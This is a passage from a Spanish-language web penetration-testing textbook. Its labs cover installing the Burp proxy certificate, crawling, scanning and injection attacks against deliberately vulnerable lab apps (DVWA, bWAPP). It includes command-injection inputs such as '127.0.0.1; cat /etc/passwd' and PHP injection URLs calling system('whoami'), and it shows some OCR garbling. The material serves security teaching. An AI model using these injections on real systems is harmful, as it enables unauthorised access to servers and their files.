Abre una nueva pestaña en tu navegador y ve a **http://burp**. Si la configuración de Burp es correcta, obtendrás la siguiente interfaz especial para descargar

el certificado. De lo contrario, verifica que la dirección IP sea 127.0.0.1 y que el puerto de tu proxy y Burp sean ambos 8080.




Figura 6.7 Certificado de Burp

Después de la descarga, ve a tu navegador a Preferencias | Avanzado | Certificados

Figura 6.8 Ver certificados en Preferencias Avanzadas

Haz clic en Ver certificados e importa el descargado de la siguiente manera:




Figura 6.9 Abrir e instalar certificado

Paso 1: Haz clic en el botón Importar. Aparece la ventana para seleccionar el certificado

Paso 2: Selecciona el certificado cacert.der que recién bajaste

Paso 3: Haz clic sobre el botón Abrir. Aparecen las opciones del certificado

Paso 4: Selecciona Trust this CA to identify websites (Confiar en esta CA para identificar sitios en la red)

Paso 5: Haz clic en el botón OK

Si vuelves a **https://getfoxyproxy.org,** ya no verás ningún error.

El proxy Burp ahora puede ver el tráfico de datos entre tu navegador y los sitios en la red visitados; por ejemplo 192.168.56.3/WebGoat




Figura 6.10 Escaneo de OWASP Web Goat

Nota: Si no recibes una respuesta del servidor, entonces verifica que la intercepción de Proxy esté desactivada. Ver la siguiente figura:

Figura 6.11 Desactivar proxy en Burp

6.3.4 Spiders y crawlers (arañas y rastreadores)

Si deseas evaluar los aspectos de seguridad de una aplicación, navega por la misma como usuario e intenta identificar todas las páginas web, así como las relaciones. Llamamos a esto hilar o escanear manualmente.

Las arañas son herramientas que hacen que la identificación de páginas en una aplicación sea más eficiente y automática; con el uso de ellas podemos evaluar cuán grande y compleja es una aplicación.

En esta sección usaremos la araña en la Suite Burp. Esta es una parte importante de la fase de reconocimiento de un Pentest. Abre tu máquina virtual OWASP-BWA y selecciona la aplicación Damn Vulnerable Web Application (DVWA).

Figura 6.12 Inicio de sesión en DVWA

Inicia la sesión con el nombre del usuario: admin y Contraseña: admin.

LABORATORIO 6.4 *De Wget crawler (El rastreador Wget)*

Wget es un rastreador en Kali Linux. Puedes descargar páginas web y sublinks repetidamente. Después de descargar las páginas de un sitio web podremos navegarlas sin conexión (offline).

Crea una nueva carpeta llamada **Offline** (Sin conexión).

```
root@kali:~# mkdir Offline
```

Enseguida, rastrea la aplicación DVWA:

```
root@kali:~# wget –r –P  Offline/  -l=0 http://192.168.56.3/dvwa/
```

Enseguida vemos las opciones para wget:

`-r recursivo`

`--spider` controlas enlaces quebrados

`-nd nodirecorio`

`-nv no vervosidad`

`-l niveles de profundidad`

`-w 1 wait`

`-o archivo de salida`

`-P  prefijo  Offline/`

Enseguida, rastrea la aplicación dWAPP

```
wget –r –H –convert-links –level=3 –P OFF/ http://192/168/56/3/dWAPP
```

LABORATORIO 6.5 *5 Burp spider (araña Burp)*

En Burp, todas las aplicaciones visitadas se graban y se pueden encontrar en la pestaña Target Objetivo:




Figura 6.13 Araña en Burp

Haz clic en la pestaña Site map y selecciona la carpeta de la aplicación **dvwa**. Hasta ahora, sólo hemos iniciado la sesión; eso es todo lo que se puede encontrar nuevamente aquí. Haz clic con el botón derecho en la carpeta **dvwa** y selecciona Hilar esta rama (Spider this branch). Lo primero que encontrarás en el Spider es una página de inicio de sesión; Spider te pide la siguiente información. Ingresa los datos de inicio aquí:

Nombre del usuario (username): **admin**

Contraseña (password): **admin**

También podemos hacer clic en Ignorar formulario (Ignore form)

Para ver el estado de la araña (spider), ve a la pestaña Araña (spider) y haz clic en Control.

Aquí también podemos apagar el Spider. Cuando examinamos la pestaña Target después del proceso de Spider, vemos mucho más de la estructura de la aplicación. Por ejemplo, selecciona un archivo a la izquierda y verás los métodos GET y POST a la derecha y la pestaña Respuesta correspondiente en la parte inferior. En la figura 6.15 vemos un ejemplo (Rendering, Presentación) de la respuesta HTML en la pestaña Presentar (Render).




Figura 6.14 Estado del spider

Figura 6.15 Presentación de una respuesta

Sigue los pasos mostrados en la figura y verás el método POST del código **login.php**. En la pestaña Request, verás los datos ingresados de inicio de la sesión.




Figura 6.16 Datos de una sesión

Para copiar los JavaScript del Frontend y Backend sigue los pasos de la figura:




Figura 6.17 Copiar URL

Paso 1: Selecciona el archivo en la Carpeta del sitio

Paso 2: Haz clic con el botón derecho del ratón

Paso 3: Selecciona Copy URL (Copiar URL)

Paso 4: Pega la URL en la barra de direcciones de tu navegador:

Los JavaScript de Frontend y Backend se muestran de la siguiente manera:




Figura 6.18 Segmento de un JavaScript al lado del servidor

6.4 ◆ Inyección (SQL, OS, XXE y LDAP)

Una **inyección de código** es la introducción deliberada de éste a una aplicación vulnerable para cambiar el curso de la implementación del programa, a menudo de forma maliciosa. Las fugas de seguridad de la inyección de código ocurren cuando una aplicación envía datos no validados a un interpretador de scripts.

Frecuentemente los piratas informáticos ingresan estos datos manualmente, aunque también se hace automáticamente. Estos tipos de fugas de seguridad normalmente se encuentran en consultas (por ejemplo en SQL, LDAP, XPath y NoSQL) o en comandos que son parte del sistema operativo (OS), analizadores XML, encabezados SMTP y argumentos de programas.

Muchos de estos tipos de fugas de seguridad son fáciles de detectar al examinar el código fuente o las pruebas. Los escáneres y los fuzzers (una técnica para ingresar datos de forma masiva fuzz que provoca un bloqueo) pueden ayudar a encontrar estas fugas.

LABORATORIO 6.6 ***Inyecciones de código***

En este ejercicio de laboratiorio hackearás la aplicacion DVWA de OWASP. Inicia una sesión con el nombre de usuario: **admin** y la clave: **admin**.

Elige Command Execution en el menú izquierdo y realiza un comando ping como el siguiente:

Paso 1 Envía un ping a la siguiente dirección IP:

```
127.0.0.1
```

En este primer paso, nos damos cuenta de que podemos efectuar comandos desde este campo de entrada de textos y que luego se muestran los resultados. Intentemos ahora insertar otros comandos y ver lo que ocurre.

Paso 2 Inserta el siguiente comando para leer el contenido del archivo con las claves de los usuarios:

```
127.0.0.1; cat /etc/passwd
```

Paso 3 Inserta el siguiente comando para leer el contenido del directorio actual:

```
127.0.0.1; ls
```

Paso 4 Inserta los siguientes comandos para leer el contenido del directorio source:

```
127.0.0.1; cd source; ls
```

Ahora, trata de hackear la aplicación bWAPP. Inicia una sesión con el usuario: **bee** y la clave: **bug.** Intentemos insertar los siguientes comandos en la barra de direcciones del navegador:

Paso 5 Para buscar información sobre PHP:

```
192.168.56.3/bWAPP/phpi.php?message=phpinfo()
```

Paso 6 Para buscar información sobre el sistema:

```
192.168.56.3/bWAPP/phpi.php?message=system('whoami')
```

Paso 7 Para buscar el nombre del directorio actual utilizando 'pwd' (present working directory):

```
192.168.56.3/bWAPP/phpi.php?message= system('pwd')
```

Paso 8 Para buscar la versión de PHP:

```
192.168.56.3/bWAPP/phpi.php?message= phpversion()
```

6.4.1 Escáneres automáticos

Con los escáneres automáticos podemos analizar las vulnerabilidades de las aplicaciones. En el siguiente ejemplo analizaremos la aplicación DVWA en busca de vulnerabilidades con el escáner Nikto.

LABORATORIO 6.7 ***Escáner automático***

Ejecuta el siguiente comando en tu ventana de terminal.

```
root@kali:~# nikto –h http://192.168.56.3/dvwa/ -o resultado.html
```

```
root@kali:~# nikto -h http://192.168.56.101/dvwa/  -o result.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2017-06-26 10:47:03 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhos
in-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0
.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
```

Figura 6.19 Ventana de terminal

-h para host (anfitrión)

-o para archivo de salida

Abre el archivo **resultado.html** con:

```
root@kali:~# firefox resultado.html
```

Lee las posibles vulnerabilidades. Observa la siguiente figura:

HTTP Method	GET
Description	/dvwa/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
Test Links	http://192.168.56.101:80/dvwa/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42 http://192.168.56.101:80/dvwa/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42
OSVDB Entries	OSVDB-12184
URI	/dvwa/login/
HTTP Method	GET
Description	/dvwa/login/: This might be interesting...
Test Links	http://192.168.56.101:80/dvwa/login/ http://192.168.56.101:80/dvwa/login/
OSVDB Entries	OSVDB-3092
URI	/dvwa/docs/
HTTP Method	GET
Description	/dvwa/docs/: Directory indexing found.
Test Links	http://192.168.56.101:80/dvwa/docs/ http://192.168.56.101:80/dvwa/docs/
OSVDB Entries	OSVDB-3268

Figura 6.20 Contenido de resultado.html

LABORATORIO 6.8 *Skipfish scanner*

El escáner de vulnerabilidad Skipfish se puede encontrar en (Aplicaciones | Aplicaciones Web o en la ventana de la terminal). Ejecuta **skipfish -h** con la opción Ayuda para ver una lista de opciones. El parámetro **-h** proporciona una lista con explicaciones de todos los posibles parámetros. El resultado del escaneo es una página html almacenada. La sintaxis es la siguiente:

```
skipfish -o <ubicación de la salida> <objetivo>
```

Escaneo 10: Escanea con Skipfish de la siguiente manera:

```
root@kali:~# skipfish –o /Escaneos http://192.168.56.3
http://192.168.56.3/dvwa
```

El resultado se encuentra en el archivo **index.html** en la carpeta Escaneos y aparece como sigue:




Figura 6.21 Resultado de Skipfish

En algunas descripciones vemos que hay solicitudes HTTP que contienen cadenas de SQL y son vulnerables a las inyecciones de SQL.

LABORATORIO 6.9 *El escáner Vega*

El escáner Nikto se enfoca en las carpetas del sitio web y en la configuración del servidor; Vega hace más que eso pues analiza también las páginas web, además de las vulnerabilidades de la aplicación. Elige en Aplicaciones Web Vega y arráncalo.

Paso 1 Crea un nuevo escaneo

Paso 2 Escribe el objetivo 192.168.56.3/dvwa

Paso 3 Observa los resultados del escaneo

Figura 6.22 El escaneador Vega

LABORATORIO 6.10 *Inyección SQL*

En este ejercicio de laboratorio ejecutarás una inyección SQL. Realiza los siguientes pasos:

Paso 1 Agrega el complemento Hackbar a tu navegador

Paso 2 Inicia la aplicación DVWA. Nombre del usuario: **admin** y contraseña: **admin**

Paso 3 Haz clic en Inyección SQL del menú izquierdo

Paso 4 El objetivo es comprobar si el campo de entrada es vulnerable a las inyecciones. Teclea un número en el campo de entrada, por ejemplo 1. Verás un mensaje con información del usuario, esto quiere decir que se ha realizado una consulta SQL con la información suministrada.

Paso 5 Desde ahora trabajas desde Hackbar. Haz clic en Cargar URL. Cambia **id** = 1 a **id** = **5** y haz clic en Ejecutar.

